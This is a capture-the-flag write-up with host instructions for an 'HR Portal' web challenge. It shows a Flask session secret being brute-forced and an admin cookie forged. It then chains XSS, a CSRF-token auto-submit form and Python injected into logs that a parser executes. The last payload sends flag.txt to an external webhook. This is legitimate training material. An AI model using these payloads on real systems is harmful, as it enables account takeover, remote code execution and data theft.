


CTF Challenge Write-Up – ‘HR Portal’

On loading site, we see:



Log in with guest access.






Now, a cookie is available. Clearly, this is a Flask session cookie. Let us attempt to read the cookie and even maybe break it. For this, we will need [flask-unsign](https://github.com/Paradoxis/Flask-Unsign).

```
root@apogee:~# flask-unsign --unsign --cookie "eyJpc19hZG1pbiI6ZmFsc2UsInVzZXIiOi
JndWVzdCJ9.aM9JGA.euhrl1IoRxpNdjzjEEs9oMUzjJI"
[*] Session decodes to: {'is_admin': False, 'user': 'guest'}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[*] Attempted (2048): -----BEGIN PRIVATE KEY-----ECR
[*] Attempted (38400): w.;>{1$DesM0!ssonsGr3FsSvu2SMs
[!] Failed to find secret key after 55982 attempts.am
```


However, the cookie can't be broken. We can manipulate the session cookie to is_admin: True to gain access to administrator portal. Let us try breaking it with [rockYou](https://raw.githubusercontent.com/josuamarcelc/common-password-list/refs/heads/main/rockyou_2025_00.txt), at-least the first part.

```
root@apogee:~# flask-unsign --unsign --cookie "eyJpc19hZG1pbiI6ZmFsc2UsInVzZXIiOi
JndWVzdCJ9.aM9JGA.euhrl1IoRxpNdjzjEEs9oMUzjJI" --wordlist pwd
[*] Session decodes to: {'is_admin': False, 'user': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 1 attempts
'caidenray1'
```


We notice the key is from RockYou and we can now manipulate fake cookies. Let's craft one to gain admin access.




We now have access to the administrator portal. We now have an input field to generate a report.



We notice reflected text. Let us attempt XSS.




XSS is reflected. However, this is clearly not getting us closer to the flag. Let us inspect source code of the generated report.




A CSRF Token is being set on the site and is randomized on every reload. However, there is no form interaction. This is a hint to use the page where CSRF is being set to POST somewhere with something. But, we don't have the source code of the Flask server.


We do notice a Swagger JSON file has been given with the challenge.



We know we have to POST something somewhere, and the only POST endpoint other than report generation is /api/logs. Let's learn more about it.




We have confirmation on where to use the CSRF token. Now it's just a matter of crafting a payload. We can see that there are 2 endpoints to view the logs as well, let's learn about it so it would help us craft a better payload.



Let us just POST 'test' string to the logs endpoint to see if it reflects on the system logs.

```
<form id="f" method="POST" action="/api/logs"> <input type="hidden" name="message" value="test-payload"> <input type="hidden" name="csrf_token"> </form><script>document.querySelector('input[name="csrf_token"]').value = CSRF_TOKEN;document.getElementById('f').submit();</script>
```

This is the XSS Payload we craft, and we can test it.




It says Log Accepted. We can also see it reflected in logs. Since we know the back-end is written in Flask, let's try executing a pythonic payload and load the log parser to see if the python is executed.

```
2025-09-21 02:29:39    INFO    POST /admin/report HTTP/1.1 → 200
2025-09-21 02:29:41    INFO    import time; time.sleep(5)
2025-09-21 02:29:39    INFO    POST /api/logs HTTP/1.1 → 200
```


Taking inspiration based on how time-based SQLi works, let's see if injecting python code onto the logs executes when we try to parse the logs. We do notice the parser endpoint takes 5 seconds to load, so we know blindly that whatever we POST to logs are executed.

Let's use https://webhook.site/ and try to POST the contents of flag.txt to our webhook.

```
<form id="f" method="POST" action="/api/logs"> <input type="hidden" name="message"
value="import requests; requests.post('https://webhook.site/
96efdd06-dc84-42c9-815b-c87ecaf90c79', data={'flag':open('flag.txt').read()})"> <
input type="hidden" name="csrf_token"> </form><script>document.querySelector('input[
name="csrf_token"]').value =
CSRF_TOKEN;document.getElementById('f').submit();</script>
```



This is the crafted XSS payload to attempt to achieve what we want.



It worked. We now have the flag :)

Host Guide

To run:

```
docker build . -t hr-portal && docker run -p 5000:5000 hr-portal
```

Update the following pre-run:

- `dist/swagger.json > “host”`
- `src/flag.txt`

Share dist folder with player. src folder has source code and is to be run server-side.